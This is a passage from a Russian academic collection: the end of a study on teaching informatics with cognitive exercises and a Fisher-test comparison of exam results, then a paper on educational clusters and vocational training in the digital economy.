Атрибуты файлов –.....	специальные маркеры, определяющие, каким образом Операционная система и другие программы обращаются к файлам.

В качестве другого типа заданий, направленного одновременно и на совершенствование мышления, и на закрепление основных пройденных понятий, т.е. на формирование тезауруса, использовались кроссворд который представлен на рисунке 1



1.В	А	С	К	С	Р	А	С	Е
2.И	Н	С	Е	Р	Т			
3.Н	Е	Л	Р					
	10.Д	И	С	4.К	Е	Т	А	
			У					
5.И	Н	Т	Е	Р	Н	Е	6.Т	
Н			9.К	С			Е	
Т			Р	И			К	8.Д
Е			У	В	Рис.1.		С	О
Р	7.А	Л	Г	О	Р	И	Т	М
Ф			О				О	Е
Е			В				В	Н
Й			А				А	
С			Я				Я	

Рисунок 1. Кроссворд

Кроссворд (Ответ).

По вертикали:

4. Стиль шрифта.

5. Программно-аппаратный комплекс для сопряжения блоков компьютера и обеспечения диалога компьютера и человека.
6. Категория функции.
8. Группа компьютеров, составляющая часть и управляемая как единое целое.
9. Тип диаграммы.

По горизонтали:

1. Клавиша для исправления опечаток.(англ.слово)
2. Клавиша, с помощью которой можно переключиться в режим замены символов.(англ.слово)
3. Опция, служащая для оперативного получения подсказки.(англ.слово)
5. Всемирная компьютерная сеть, объединяющая разнородные локальные и глобальные компьютерные сети.
7. Система правил, описывающая последовательность действий.

Если учащийся может быстро извлекать из памяти основные понятия, термины, правила по информатике, то он при других равных условиях сможет гораздо качественнее выполнить любое учебное задание. Приведенные выше упражнения позволяют расширить и закрепить в памяти основные понятия информационного тезауруса и, одновременно с этим, развивают мыслительные способности и внимание.

Экспериментальная проверка предложенных методических подходов:

Цель этого этапа эксперимента - оценить эффективность обучения информатике с использованием предложенных методических подходов.

В качестве основных критериев эффективности было принято:

- уровень развития мышления, выявляемый с помощью теста Айзенка;
- уровень развития внимания;
- уровень запоминания;
- качество знаний по информатике, о котором судили по результатам контрольной работы и экзамена.

Базой основного педагогического эксперимента явились

экспериментальная и контрольная группы учащихся численностью 48 и 45 человек соответственно. В контрольной группе обучение велось по традиционной методике, в экспериментальной - по разработанной методике, основанной на развитии когнитивных способностей.

Проанализируем изменение познавательных способностей в процессе обучения.

Рассмотрим итоги экзамена по курсу «информатика».

Их можно рассматривать как критерий эффективности разработанного метода преподавания, поскольку экзамен включает теоретические и практические вопросы и является комплексной интегральной оценкой знаний. Результаты, показанные учащимися на экзамене по информатике приведены в табл. 1

Таблица 1

Результаты экзамена по информатике.

Оценки	2	3	4	5
Группы	(неуд.)	(удовл.)	(хор.)	(отл.)
экспериментальная	0	6	24	18
контрольная	4	14	18	9

Примечание. Приведено количество школьников экспериментальной и контрольной групп, получивших оценки 2, 3, 4 и 5 на экзамене по информатике .

Распределение оценок в экспериментальной и контрольной группах приведено на рис. 2




Рис. 2. Гистограмма результатов экзамена по информатике.

. Представлено количество учащихся, получивших оценки 2, 3, 4 и 5, выраженное в процентах.

По оси абсцисс, как и ранее, отложены оценки, а по оси ординат – число школьников в каждой из двух групп, получивших эти оценки, выраженное в процентах. Приведенные результаты свидетельствуют о том, что школьники экспериментальной группы сдали экзамен успешнее. Для обоснования статистической значимости выявленных различий применим φ -критерий Фишера. Вычислим доли школьников, написавших работу на оценки «хорошо», «отлично» и на «удовлетворительно», «не удовлетворительно» в двух группах. Полученные данные приведены ниже на рис. 3.




Рис. 3. Гистограмма результатов экзамена по информатике.

Представлены процентные доли учащихся, получивших оценки 2, 3 и 4, 5.

Сопоставим процентные доли школьников f , получивших оценки «хорошо» и «отлично» в двух выборках. Нам следует установить, достоверно ли различаются процентные доли.

Определим величины φ , соответствующие процентным долям в каждой из групп: $\varphi_1 (87,5\%)=2,419$; $\varphi_2 (60\%)=1,863$.

Расчетное значение критерия Фишера в рассматриваемом случае равно

$$\varphi_{эмп} = (2,419 - 1,863) \cdot \sqrt{\frac{48 \cdot 45}{48 + 45}} = 2,68$$

Критическое значение $\varphi_{кр} = 2,31$, соответствующее уровню значимости 0,01, оказывается меньшим эмпирического ($\varphi_{эмп} > \varphi_{кр}$), поэтому отмеченное различие между экспериментальной и контрольной группами в результатах сдачи экзамена по математике является статистически значимым.

Проведенный анализ результатов педагогического эксперимента показал эффективность разработанной методики преподавания. Количество учащихся экспериментальной группы, получивших на экзамене оценки «хорошо» и «отлично», на 23% больше числа учащихся контрольной группы, получивших аналогичные оценки. С помощью методов математической статистики было доказано, что предложенная методика позволяет добиться достоверных ($p < 0,01$) положительных изменений в развитии когнитивных способностей учащихся и усвоении ими материала курса «информатика».

Для повышения эффективности занятий и формирования мотивации учащихся упражнения по развитию психических функций должны носить тестовый характер, чтобы школьники могли выявлять трудности и оценивать свои достижения. В связи с краткостью курса, целесообразно отдавать предпочтение комплексным упражнениям, позволяющим одновременно формировать различные грани психики. Для закрепления приобретенных навыков упражнения по развитию каждой из психических функций следует выполнять в течение всего курса. На каждом из занятий учащиеся должны сами

составлять задания, аналогичные используемым на тренинге.

Проведенный эксперимент доказал эффективность предлагаемой методики преподавания информатики. Количество учащихся, получивших на экзамене оценки «хорошо» и «отлично», в экспериментальной группе на 23% больше, чем в контрольной.

Методами математической статистики доказано, что предложенная методика позволяет добиться достоверных ($p < 0,01$) положительных изменений в усвоении материала курса «информатика», обучающимися по методике, включающей развитие когнитивных способностей.

Библиографический список

1. Адамар Ж. Исследование психологии процесса изобретения в области математики. -М.: МЦНМО, 2001. -127 с.
2. Айзенк Г.Й. Супертесты IQ. -М.: Эксмо, 2004. -208 с.
3. Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. //Качество. Инновации. Образование. 2000. № 1. С. 90.
4. Городецкая Н.В. Развитие системного мышления студентов вуза с использованием информационных и коммуникационных технологий: Автореф. дис. ... канд. пед. наук. -Екатеринбург, 2003. -23 с.
5. Дегтярев Е.С. Психологические факторы развития контекстно-понятийной памяти субъекта в процессе когнитивной деятельности: Автореф. дис. ... канд. психол. наук. Красноярск, 2004. -23 с.
6. Дормашев Ю.Б., Романов В.Я., Шилко Р.С. Взаимодействие внимания и кратковременного запоминания: Новая методика исследования (сообщение II) // Психологический журнал. -2003. -Т.24. -№4. -С. 47-53.
7. Зинченко П.И. Память в экспериментальной и когнитивной психологии. — СПб.: Питер, 2002. -320 с.
8. Кагосян А.С. Гуманистический подход к развитию мышления студентов в вузе: Автореф. дис. . канд. пед. наук. Сочи, 2000. -24 с.
9. Ковалева Г.С., Краснянская К.А. Краткий отчет "Результаты третьего

международного исследования по оценке качества математического и естественнонаучного образования в России". -М.: Центр ОКО ИОСО РАО, 2000. -С. 1-22.

10. Конюхова Г.П. Теория вероятностей и развитие познавательных способностей /Конюхова Г.П., Бритвина В.В.// В сборнике: Высшая школа. Новые технологии науки, техники, педагогики Материалы Всероссийской научно-практической конференции. 2018. С. 313-317.

11. Конюхова Г.П. Развитие когнитивных способностей студентов посредством учебного материала предмета теории вероятности/ Конюхова Г.П. // В сборнике: Современные тенденции развития науки и образования: Теория и практика Под. ред. Г.С. Жуковой. 2017. С. 171-176.

Молчанов И.Н.

§2.8. Развитие профессионального образования и цифровая экономика.

Исследуются происходящие изменения в образовательной деятельности в условиях становления цифровой экономики. Рассматриваются особенности формирования образовательных кластеров и их роль в развитии профессионального образования. Предлагаются возможные меры, которые позволят улучшить подготовку кадров в гуманитарных и технических вузах в соответствии с постоянно растущими и изменяющимися потребностями различных возрастных групп населения в образовании.

Ключевые слова: образование, кластер, регион, цифровая экономика, программно-целевой подход.

Molchanov I.N.

§2.8. The development of vocational education and the digital economy.

The ongoing changes in educational activities in the development of the digital economy are investigated. The features of the formation of educational clusters and their role in the development of vocational education are considered. Possible measures are proposed that will improve the training of personnel in humanitarian and technical universities in accordance with the constantly growing and changing needs of various age groups of the population in education.

Keywords: education, cluster, region, digital economy, program-target approach.

Достижение целей устойчивого развития национальной экономики неразрывно связано с процессом модернизации образования. В создании предпосылок для интеграции производства и социальной сферы ключевая роль отводится сбалансированному функционированию системы общего и профессионального образования. Показатели эффективности и результативности образовательной деятельности оказывают влияние на различные сферы общественной жизни. Несмотря на достаточно высокий показатель охвата взрослого населения России средним образованием (94,7%) по сравнению со странами ОЭСР (76,4%), экспертами отмечается отставание от среднего уровня

показателей по формированию навыков выхода за пределы учебных ситуаций, решению творческих задач 15-летними обучающимися (результаты PISA), а так же доступности образования для различных возрастных групп населения [1]. Решение актуальных задач по цифровизации хозяйственной деятельности, переходу к новому технологическому укладу коренным образом изменяет приоритеты Российского государства в сфере образования. Становятся востребованными дальнейшее совершенствование законодательных основ, разработка нормативных и методических документов, и главное - определение объема ресурсов, которые необходимо вкладывать в различные уровни образования (общее, профессиональное, послевузовское и дополнительное).

В Стратегии экономической безопасности России в числе основных вызовов и угроз, которые могут проявиться под влиянием различных факторов в периоды макроэкономической нестабильности, прямо указывается на «снижение качества и доступности образования, медицинской помощи и, как следствие, снижение качества человеческого потенциала» [2]. В этой связи преодоление имеющихся место несовершенств в организации образовательной деятельности становится особенно актуальным в современный период становления цифровой экономики. Вместе с внедрением разнообразных новшеств в сектор государственного управления объективно изменяются подходы к организации процесса обучения на различных ступенях образования, трансформируются содержание и структура образовательной деятельности. Диверсификация образовательных программ, ориентация их на междисциплинарную кооперацию и привитие практических навыков слушателям становятся приоритетными векторами обучения.

В комплексе актуальных вопросов по дальнейшему совершенствованию системы образования приоритетной становится задача развития дополнительного профессионального обучения. В ряде государств ОЭСР реализуются различные программы обучения и тренинги; достаточно высока доля экономически активного населения, которое целенаправленно принимает участие в различных формах дополнительного профессионального образования

(в странах Восточной Европы удельный вес слушателей специальных программ варьируется от 60 до 70 процентов). В России аналогичный показатель составляет 22-23 процента (по данным за 2016 год). На преодолении данной негативной тенденции сконцентрирована работа по совершенствованию методологических основ, направленных на развитие системы непрерывного образования, включающая гибко организованные вариативные формы овладения знаниями и социализации на протяжении всей жизни человека.

Методология и терминология исследования. Развитие образования априори сопровождается изменением функций и появлением новых форм организации образовательной деятельности в высших учебных заведениях. Наряду с классическими университетами, в России создаются и функционируют федеральные и научно-исследовательские университеты, в регионах появляются «опорные» вузы. Формирование шестого технологического уклада трансформирует функции университетов, наполняет их новым содержанием: традиционно выполняемые ими виды деятельности, такие, как образовательная и исследовательская, дополняются инновационной, либо предпринимательской, составляющими. Крупным российским вузам априори приходится учитывать глобальные трансформационные тенденции: «расширение форматов образовательного процесса (увеличение значимости коллективной проектной деятельности), повсеместное использование современных технологий (в особенности информационно-телекоммуникационных), рост доступности образования, существенный рост значения исследовательской деятельности для университета, укрепление трансдисциплинарного подхода как ключевого как в образовательной, так и исследовательской деятельности, ориентация ведущих образовательных учреждений на международный рынок, появление концепции обучения в течение жизни (lifetime learning) и растущий спрос на образовательные услуги со стороны людей старшего возраста» [3, с. 112].

В ходе выполнения исследования применялись различные общенаучные и специальные методы познания и подходы: диалектический, аналитический,

системный, социологический, нормативный, аксиоматический, программно-целевой; была выявлена сущность происходящего реформирования системы профессионального образования, одним из приоритетов которого является создание кластеров на базе высших технических учебных заведений.

Существуют различные формулировки понятия «кластер» вообще, либо применительно к экономике в целом или ее отдельным отраслям. В общем виде кластером называют систему, однородную по отдельным (заранее установленным) основаниям, которая объединяет входящие в ее состав компоненты по тем или иным признакам. Широко известное определение Майкла Юджина Портера дает классическое понимание кластера: «это сконцентрированные по географическому признаку группы взаимосвязанных компаний, специализированных поставщиков, поставщиков услуг, фирм в соответствующих отраслях, а также связанных с их деятельностью организаций в определенных областях, конкурирующих, но вместе с тем и ведущих совместную работу» [4]. Из приведенной формулировки вытекает, что в традиционных кластерах анализируется цепочка создания ценности, а именно: производственный процесс, который затрагивает различные организации (предприятия, фирмы, компании, связанные товарно-денежными отношениями – вопросами купли-продажи товаров, работ, услуг).

В зарубежных литературных источниках, как правило, рассматриваются преимущественно практические аспекты работы сформировавшихся кластеров; в отечественных публикациях внимание в большей мере акцентируется на теоретико-методологических вопросах организации формирующихся кластеров. Сравнение различных точек зрения и их систематизация позволяют дать общее определение кластера как совокупности субъектов хозяйственной деятельности различных отраслей экономики, структурно взаимосвязанных и организационно объединенных между собой, совместно функционирующих с целью достижения определенного общественно значимого результата. При этом, основополагающими предпосылками, имеющими значение в процессе не только создания, но и функционирования кластера выступают наличие

располагаемых факторов производства, накопленного экономического потенциала и конкуренции между формирующими его хозяйствующими субъектами [5]. Развитие цифровой экономики нивелирует влияние территориального местоположения и ставит во главу угла экономические отношения действующих субъектов (индивидуальных или коллективных) внутри кластера.

Эволюционное развитие рыночной экономики подготовило предпосылки для создания кластеров не только в различных отраслях производственной деятельности, но и в крупных отраслях сферы услуг (образовании, здравоохранении, культуре, туризме). Вследствие новаций в терминологии и наличия ряда объективных факторов, обуславливающих особенности функционирования названных отраслей национальной экономики, существует определенная специфика формирования в них разнообразных кластерных структур. Например, в процессе распространения информационно-телекоммуникационных технологий понятие образовательной услуги закономерно трансформируется: оно наполняется новым значением, приобретает многофункциональный характер.

Образовательная услуга «предполагает комплекс следующих основных компонентов: усвоение совокупности знаний, умений и навыков по определенной специальности; обретение нового социального статуса в обществе; развитие способности к технологической и психологической самоорганизации; накопление собственной информационной базы данных по полученной специальности» [6, с. 43-44]. Вследствие закрепления названных особенностей образовательных услуг изменяется и само понимание образовательного кластера. В современных экономических реалиях образовательный кластер трактуется как «совокупность взаимосвязанных учреждений профессионального образования, объединенных по отраслевому признаку и партнерским отношениям с предприятиями отрасли; это система обучения, взаимообучения и инструментов самообучения в инновационной

цепочке «наука – технологии – бизнес», основанная преимущественно на горизонтальных связях внутри цепочки» [7, с. 726].

Отечественными исследователями обращается внимание на инновационную составляющую образовательных кластеров, как объединения «представителей отрасли: вузов, научно-исследовательских центров, промышленности, посредством создания локальных зон с определенными предпочтениями, где все участники цепочки от начала разработки до инновационного готового продукта (научные учреждения, маленькие инновационные компании, центры испытаний, центры коллективного пользования дорогостоящим оборудованием, специализированные сертифицированные лаборатории, вузы и центры обучения, поставляющие нужных именно этим компаниям специалистов, патентные конторы) находились бы в постоянном взаимодействии» [8]. Таким образом, целесообразность создания образовательных кластеров, как одной из организационных форм инновационного обучения, опосредуется креативным характером современного образования. Новая экономическая реальность создает качественно иные возможности для развития высшего технического образования в рамках системного подхода, предоставляющего предпочтения обучающимся при овладении ими базовым уровнем фундаментальных знаний, умений, компетенций, требуемых для формирования инженерного мышления в эпоху цифровизации.

Результаты проведенного исследования. Сложные взаимосвязи между участниками образовательного кластера представлены в его (кластера) определении как системы «обучения, взаимообучения и инструментов самообучения в инновационной цепочке образование – технологии – производство», основанной «преимущественно на горизонтальных связях внутри цепочки (построение целостной системы многоуровневой подготовки специалистов для предприятий на основе интеграции образовательного учреждения и предприятий-работодателей, обеспечивающей повышение качества, сокращение сроков подготовки,

закрепление выпускников на предприятиях, создание гибкой системы повышения квалификации квалифицированных специалистов предприятиям с учетом текущих и прогнозных требований производства)» [9]. Специфика инновационного продукта, создаваемого в процессе деятельности всех элементов кластерной структуры, является следствием функционирования системы подготовки и переподготовки кадров специалистов, которая сложилась в каждом конкретном субъекте Российской Федерации. Следовательно, достоинства и недостатки региональных систем образования проецируются на количественные и качественные показатели подготавливаемых специалистов.

Анализ позиций различных ученых по исследуемому вопросу приводит к заключению о сохраняющейся дискуссионности понятия «образовательный кластер». При формировании кластера, ядро которого будет составлять инновационно ориентированный региональный технический вуз, за основу следует принять отраслевую специализацию региона; в качестве приоритетов его (кластера) функционирования целесообразно выделить: уровень образования персонала предприятий и организаций, расположенных на территории проектируемого кластера; платежеспособный спрос (заявки) предпринимательского сектора на выполнение НИОКР; научный потенциал профессорско-преподавательского состава базового (опорного) вуза и систему мотивации персонала для участия в коммерческих технологических разработках. Двигателем взаимодействия участников кластера должна стать конкуренция - (внутри- и межрегиональная), стимулирующая развитие бизнеса.

Концептуальное построение кластера на основе регионального гуманитарного вуза ставит во главу угла оказание разнообразных образовательных услуг. При таком подходе приоритетом деятельности кластера является повышение уровня образования населения подведомственной территории (одного или ряда соседствующих регионов). В данном случае необходим комплексный подход, который позволит задействовать для решения

поставленной задачи образовательные организации различных уровней: общего образования, среднего профессионального, высшего, послевузовского. Особое внимание следует уделять практической реализации концепции непрерывного образования в контексте создания специальных программ обучения для формирующейся системы профессиональной переподготовки и повышения квалификации персонала хозяйствующих субъектов.

Становление цифровой экономики коренным образом изменяет и облегчает условия труда, увеличивает свободное время работников. Однако, высвобождение работников, занятых преимущественно тяжелым физическим, либо монотонным трудом, повторяющимися технологическими операциями, должно сопровождаться созданием новых, высокотехнологичных рабочих мест, которые требуют существенных материальных и финансовых затрат. Минимизация негативных последствий цифровизации возможна посредством оперативного реагирования на изменения текущей ситуации на рынке труда. Как представляется, основополагающим элементом в системе управления подготовкой кадров должен стать комплекс прогнозно-плановых документов стратегического планирования. В их совокупности видная роль отводится разработке системы прогнозов (в составе долгосрочного, среднесрочного и краткосрочного компонентов), на основе которых целесообразно выстраивать совокупность экономических и финансовых планов различной продолжительности, а также организовывать периодическую корректировку содержания и приоритетов экономической политики и ее составной части - государственной образовательной политики.

Долговременным трендом инновационной экономики является возрастание спроса работодателей на персонал, обладающий востребованными на российском рынке труда рабочими профессиями. Это обуславливает создание действенных систем финансовой мотивации и других общественно значимых преференций для стимулирования обучающихся (и переобучающихся) работников по соответствующим направлениям и профилям подготовки. Ключевая роль в данной области должна принадлежать

улучшению системы материального и морального стимулирования для того, чтобы повысить интерес к освоению программ начального и среднего профессионального образования (в зависимости от специализации региона проживания и местоположения учреждения профессионального образования). Актуальность этих проблем на региональном уровне и возможные варианты их решения применительно к конкретным субъектам Российской Федерации исследуются в ряде публикаций различных авторов [см., например, 10]. По завершении обучения все воспитанники учебных заведений должны обладать необходимым для практической работы объемом знаний и соответствующими профессиональными компетенциями. В этой связи внимание заинтересованных сторон (органов управления образованием, предпринимательского сообщества, общественных организаций) следовало бы сконцентрировать на завершении проектирования Национальной системы квалификаций.

Приоритетным вопросом высшего менеджмента образовательных организаций становится перестраивание собственной экономической деятельности с ориентацией не только на обновление и техническое переоснащение материально-технической базы, а также совершенствование кадровой работы, но в первую очередь на бесперебойное финансовое обеспечение образовательного процесса. Источники получения финансовых ресурсов на данные цели весьма разнообразны: это средства федерального и региональных бюджетов, поступления из фондов частого (корпоративного и личного) капитала в различных формах. Однако, их предназначение едино: это различные виды инвестирования в развитие образования. Несмотря на то, что отдача от подобных инвестиций будет происходить в весьма отдаленном будущем, данное обстоятельство априори не оказывает отрицательного влияния на их приоритетность, поскольку существует непосредственная увязка между объемами финансовых (капитальных) вложений и накоплением человеческого потенциала.

Состав и динамика располагаемых финансовых ресурсов образовательных организаций обусловлены различными объективными

факторами. В их числе - возрастающие масштабы и положительные темпы роста общественного производства в стране и регионах (соответственно, показатели ВВП и ВРП), тенденции изменений объема и структуры совокупных располагаемых доходов и расходов хозяйствующих субъектов (коммерческих и некоммерческих организаций, населения и индивидуальных предпринимателей). Влияние оказывает также имеющая место неравномерность пространственного развития административно-территориальных образований Российской Федерации, которая предопределяется дифференциацией регионов и муниципалитетов по ряду факторов производства (численности экономически активного населения, состоянию материально-технической базы, наличию производственной и социальной инфраструктуры, уровню сбалансированности бюджетов, обеспечению землей и другими природными ресурсами).

Кластерный подход (применительно к сфере профессионального образования) характеризует степень взаимопонимания и согласованности действий различных участников: образовательных, исследовательских, производственных и коммерческих организаций. При этом, при наличии определенной специфики, которая определяется, например, степенью взаимодействия с субъектами публичной инфраструктуры, наличием обратной связи с потребителями услуг (обучающимися, работодателями и др.), для функционирования каждого кластера характерны некоторые общие признаки инновационного характера (в частности, возможности использования программно-целевого подхода в организации и управлении экономической деятельностью). Одновременно, социальное предназначение образовательного кластера состоит в его нацеленности «не столько на создание образовательных услуг, сколько на обучение личности, которая способна к конкуренции в постоянно меняющихся условиях конъюнктуры рынка» [11]. Соединение в единое целое в организационной структуре образовательного кластера нескольких образовательных и научных учреждений, коммерческих и некоммерческих организаций возможно только на основе творческого

взаимодействия всех заинтересованных участников. Инновационный характер кластера отражает тесные экономические и социальные отношения всех его участников в условиях конкуренции и изменений рыночной конъюнктуры. Это создает прочную базу для будущего развития, стимулирует количественные и качественные преобразования в экономической деятельности организаций-участников кластера, формирует разнообразные образовательные услуги как высокотехнологичные инновационные продукты.

В нормативных правовых документах стратегической направленности содержатся рекомендации по поддержке инновационного характера базового образования, созданию современной системы непрерывного образования, подготовки и переподготовки профессиональных кадров [см., например, 2]. Происходящие в российской экономике новации обуславливают объективную необходимость трансформации принципов программно-целевого метода в планировании и управлении образованием в средне- и долгосрочной перспективе. Изменение подходов к разработке государственных (федеральных и региональных) программ отражается на их содержательном наполнении: вводятся на полномочной основе ведомственные программы, усиливается роль финансовой составляющей в обосновании структуры ключевых разделов и перечня базовых проектов. Вводимые новшества позитивно отражаются на деятельности системы подготовки кадров, например, в части решения тактической задачи по обеспечению к 2030 году равного доступа (мужчин и женщин) к недорогому и качественному профессионально-техническому образованию. Применительно к работе высшей школы приоритеты образовательной деятельности трансформируются в направлении повышения качества обучения дипломированных специалистов в разрезе направлений и профилей подготовки в целях достижения соответствия полученной квалификации нуждам инновационной экономики и формирующегося шестого технологического уклада.

Ключевая задача российской образовательной политики состоит в создании общегосударственной системы оценки качества образования.

Решение этого вопроса представляется весьма сложным вследствие наличия ряда разнородных аспектов, которые неоднозначно трактуются экспертами. Прежде всего, многокомпонентность образования, его высокая социальная значимость обуславливают применение инновационных подходов и выработку эффективных инструментов для преодоления существующих в данной области проблем. Возможные варианты решения возникающих конфликтных ситуаций подразумевают повышение уровня прозрачности системы обучения детей и молодежи, а также открытости для общества оценок качества предоставляемых образовательных услуг. Вполне ожидаемым становится привлечение внимания общества к контролю над учреждениями образования посредством использования механизмов публичной отчетности организаций о результатах своей деятельности, а также промежуточной и итоговой (государственной) аттестации обучающихся. В данном контексте весомое место в поддержке проводимой образовательной политики отводится институту независимой экспертизы и оценки профессиональной пригодности выпускников учебных заведений различных ступеней образования. И, наконец, конечный результат во многом будет определяться степенью освоения образовательными учреждениями как уже апробированных, так и вновь разрабатываемых учеными и бизнес структурами механизмов инновационно направленного и практико-ориентированного обучения детей и молодежи. Решение названных и других перманентно возникающих вопросов модернизации образования и воспитания молодежи вполне вписывается в расширяющееся поле цифровой экономики.¹

В тесной взаимосвязи с решением названных задач находится совершенствование экономической деятельности образовательных учреждений, цель которого - замена существовавшего ранее неэффективного сметного финансирования на бюджетирование, как прогрессивную форму финансового обеспечения, ориентированного на результаты, основанного на прогрессивной системе норм и нормативов. Переход к цифровизации в условиях «новой

¹ Молчанов И.Н., Молчанова Н.П. Финансовый аспект в управлении формированием и развитием территориальных кластеров // Вопросы управления. 2016. №1 (38). С. 132-141.

нормальности» трансформирует развитие экономических отношений, что проявляется в переходе от бюджетных ассигнований на содержание образовательных учреждений с использованием смет, к финансированию их деятельности на основе нормативного метода планирования, с обоснованием количественных и качественных показателей государственных (муниципальных) заданий, а также полноценным учетом объемов оказываемых образовательных услуг как в натуральном, так и в стоимостном выражении. Для достижения финансовой устойчивости вузов и других образовательных организаций рекомендуется применение механизма многоканального финансирования, консолидация средств из различных источников и последующее их направление на текущие расходы и накопление (будущее развитие). Возрастает роль формируемых фондов целевого капитала, причем их наличие следует квалифицировать как весьма значимый фактор (элемент) в комплексе мер по обеспечению устойчивого развития не только профессиональных учебных заведений (высшего и среднего профессионального образования), но и учреждений общего (среднего) образования.

Закономерными тенденциями становятся расширение самостоятельности учебных заведений в использовании располагаемых финансовых ресурсов (формируемых в составе доходов, поступлений, накоплений), а также повышение ответственности и заинтересованности их руководителей в улучшении количественных и качественных показателей образовательной деятельности. В этой связи представляет интерес дальнейшее развитие и практическое использование методологических положений и методик оценки результатов образования, применяемых в зарубежной практике (например, выработанных ООН, ОЭСР и другими всемирно признанными и общественно значимыми организациями). Одновременно возникает вопрос о пересмотре существующей системы показателей, используемых отечественной статистикой для определения эффективности работы системы образования и, как следствие, о необходимости выработки комплекса индикаторов, которые не только прямо,

непосредственно, но и опосредованно, через достигнутые макроэкономические и социальные результаты, оценивали бы конечные результаты этой деятельности.

В условиях становления цифровой экономики возрастает актуальность использования механизма формирования и размещения государственного (муниципального) задания на подготовку специалистов по востребованным на рынке труда профессиям (квалификациям). Одними из путей повышения результативности экономической деятельности не только вузов, но и в целом учреждений профессионального образования становятся разработка социально ориентированных инновационных программ (в рамках учебно-методической и научно-исследовательской работы) и участие в реализации региональных инвестиционных проектов. Характерной особенностью современного периода является финансирование выполняемых вузами НИР на конкурсной основе, с дополнительным привлечением внебюджетных ресурсов. Такая практика позволяет обеспечить целенаправленное распределение и освоение инвестиционных вложений хозяйствующих субъектов. При проведении образовательной политики государство (в лице органов управления образованием и при активном участии Российского союза промышленников и предпринимателей) принимает на себя функции заказчика по обеспечению высококвалифицированными специалистами организаций и учреждений, производящих продукцию и услуги для удовлетворения государственных и муниципальных нужд. В значительной мере это относится к подготовке кадров для стратегически важных, высокотехнологичных производств, оборонного комплекса, социальной сферы.

В перспективном периоде сохраняется значение интеграции образования, науки и производственной деятельности как важнейшего условия обеспечения устойчивого роста национальной экономики. В этой связи необходимо активизировать органы управления образованием и наукой, педагогических работников учреждений общего и среднего профессионального образования, профессорско-преподавательский состав вузов на разработку инструментов и

продуктов, повышающих интерес обучающихся к созидательной деятельности, обеспечивающих выпускников учебных заведений практическими навыками, адекватными потребностям многосекторного рынка труда. Российскому государству и профессиональному сообществу в перспективном периоде предстоит решать масштабные разноплановые задачи, более целенаправленно продумывать необходимые изменения и улучшения, в числе которых – не только дальнейшее совершенствование законодательных основ, обновление нормативной плановой и методической документации в разрезе различных уровней образования (общего, профессионального, послевузовского и дополнительного), создание национальной системы квалификаций, но и преодоление неравенства в доходах, сглаживание различий в уровне и качестве жизни населения, а также привитие учащимся навыков коммуникации, совместной работы, умения выстраивать свою деятельность при коллективном решении возникающих социально-экономических проблем.

Выводы. В современный период, характеризующийся динамичным изменением социально-экономических условий хозяйствования, не теряет своей актуальности мысль о том, как «важно сохранить глубину и фундаментальность отечественного образования» [12]. В плановом периоде до 2024 года перед высшим менеджментом организаций профессионального образования встают качественно иные, сложные по структуре и содержательному наполнению задачи, ключевыми компонентами которых являются практико-ориентированный подход, оптимизация образовательного процесса, максимальный учет специфики образовательного учреждения в увязке с особенностями рынков труда различных рангов (национального, регионального и локального). Приоритетное внимание следует уделять созданию для обучающихся разнообразных возможностей по овладению не только основными образовательными программами, но и специальными дополнительными образовательными программами, а также для одновременного освоения нескольких образовательных программ.

Ориентация на объективные основания для продолжения обучения (повышения квалификации) становится главенствующей: в центре внимания при принятии решения абитуриентами должны находиться такие факторы, как исходный уровень образования, полученная ранее квалификация, опыт практической деятельности, показатели состояния здоровья. При формировании планов приема (в разрезе конкретных направлений и профилей подготовки) учреждениям профессионального образования не следует принимать во внимание фактически сложившуюся конъюнктуру и ожидаемый в краткосрочном периоде рыночный спрос. Нужно ориентироваться на потребности рынка труда (в секторальном и отраслевом разрезе) в долгосрочном периоде (с лагом в 10-15 лет), максимально учитывать запросы работодателей, контрольные цифры государственного и муниципального задания, а при определении профилей подготовки - также и предпочтения самих обучающихся.

Поскольку современный период характеризуется возрастанием требований к инновациям и стремлением к комплексному учету возрастающих потребностей общества, работодателей и граждан, то деятельность всей образовательной системы объективно становится ориентированной на преодоление территориальных различий не только по достигнутому показателю среднего уровня образования населения, но и по обеспечению равенства и доступности его получения для обучающихся, проживающих в отдаленных, труднодоступных регионах, и особенно в сельской местности. В таком понимании долгосрочных задач именно кластерный подход к построению региональных систем профессионального образования призван способствовать улучшению количественных и качественных характеристик кадрового потенциала. Возможности для реализации данной концепции создаются в процессе внедрения элементов цифровизации в систему управления образованием и оценки знаний обучающихся.

Библиографический список

